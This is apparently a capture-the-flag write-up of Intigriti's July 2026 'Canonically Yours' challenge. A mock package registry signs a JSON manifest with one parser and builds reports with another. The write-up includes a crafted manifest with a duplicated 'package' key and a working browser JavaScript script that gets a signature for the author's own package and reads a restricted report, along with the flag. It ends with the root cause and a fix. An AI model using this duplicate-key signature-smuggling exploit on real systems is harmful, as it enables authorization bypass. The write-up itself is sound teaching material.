Two Parsers, One JSON and a Flag: Intigriti’s July 2026 Challenge
Table of Contents
Two Parsers, One JSON, and a Flag⌗
Intigriti’s July challenge is called “Canonically Yours” and the whole bug is one silly question: what happens when you put the same key in a JSON object twice? Turns out two different bits of code answer that differently and that gap give you the flag.

INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}

The app⌗
Its a mini package registry called Registry Observatory. You register you get a private namespace like haxn1ke0ucd-36e784ea and you can generate signed “compatibility reports” for packages you own. The flag lives in a report for a package you do not own.

A quick read of the app “Observatory archive” endpoints tells you the target for free: there is a security-notes package in platform scope called core the treasure is @core/security-notes.
Normal workflow⌗
- Build a small JSON “manifest” describing the package.
- Base64 it and send it to
POST /api/manifests/sign. The server checks it and, if it likes it, signs it. - Send the same manifest plus the approval to
POST /api/publications. - Read the report at
GET /api/publications/<id>.

The manifest looks like this:
{
  "package":  { "scope": "haxn1ke0ucd-36e784ea", "name": "hello-world", "version": "1.0.0" },
  "metadata": { "description": "Compatibility check", "visibility": "private" },
  "operation": "preflight"
}
The sign step is the bouncer It only signs manifests for packages you actually own swapping scope to core gets you a flat "Manifest could not be approved."
Trick⌗
The title says it: canonicalization it kinda mostly means two pieces of code read the same input differently. The reproduction steps even mention your namespace going in the “first” package object which means there can be a second one.
So send the package key twice:
{
  "package": { "scope": "haxn1ke0ucd-36e784ea", "name": "hello-world", "version": "1.0.0" },
  "package": { "scope": "core", "name": "security-notes", "version": "1.0.0" },
  "metadata": { "description": "x", "visibility": "private" },
  "operation": "preflight"
}
The bet: the signer reads the first package (mine, so it approves) and the report generator reads the last package (@core/security-notes it builds that report). Same bytes, two readers with two answers.
you cannot use JSON.stringify, it silently drops the duplicate key, So You have to build the raw JSON as a plain string and Base64 that yourself.
const me = await (await fetch('/api/me', {credentials:'same-origin'})).json();
const csrf = me.csrf_token, ns = me.user.namespace;
const b64 = s => { const d = new TextEncoder().encode(s); let m=''; d.forEach(c=>m+=String.fromCharCode(c)); return btoa(m); };
const call = (p, body) => fetch('/api'+p, { method:'POST', headers:{'content-type':'application/json','x-csrf-token':csrf}, credentials:'same-origin', body:JSON.stringify(body) }).then(r=>r.json());

const manifest =
`{
  "package": { "scope": "${ns}", "name": "hello-world", "version": "1.0.0" },
  "package": { "scope": "core", "name": "security-notes", "version": "1.0.0" },
  "metadata": { "description": "x", "visibility": "private" },
  "operation": "preflight"
}`;
const mb64 = b64(manifest);

const sign = await call('/manifests/sign', { manifest_b64: mb64 });
const pub  = await call('/publications', { manifest_b64: mb64, ...sign });
const report = await (await fetch('/api/publications/'+pub.publication_id, {credentials:'same-origin'})).json();
console.log(report);
The sign step returns 201, the report comes back for @core/security-notes and its release notes are the flag.
My Failed attempts (the useful part)⌗
Two quick dead ends that pin down exactly how the bug works: putting core first gets rejected at signing (the bouncer reads the first key and bounces you) and duplicating scope inside one package object also fails the two parsers split at the package level not deeper.
The root cause⌗
The same signed blob was read by two JSON parsers that disagree on duplicate keys. One kept the first value and the other kept the last. The signature was valid it just covered the wrong half of the message. This class of bug is a parser differential (JSON duplicate-key confusion) and it has caused real auth bypasses and signature-smuggling in the wild. The fix is boring: use one parser, reject duplicate keys instead of guessing and act on the exact bytes you signed.
Thanks to Intigriti and @silent_web3_ for a clever one. Go read your JSON parsers, they might not agree with each other.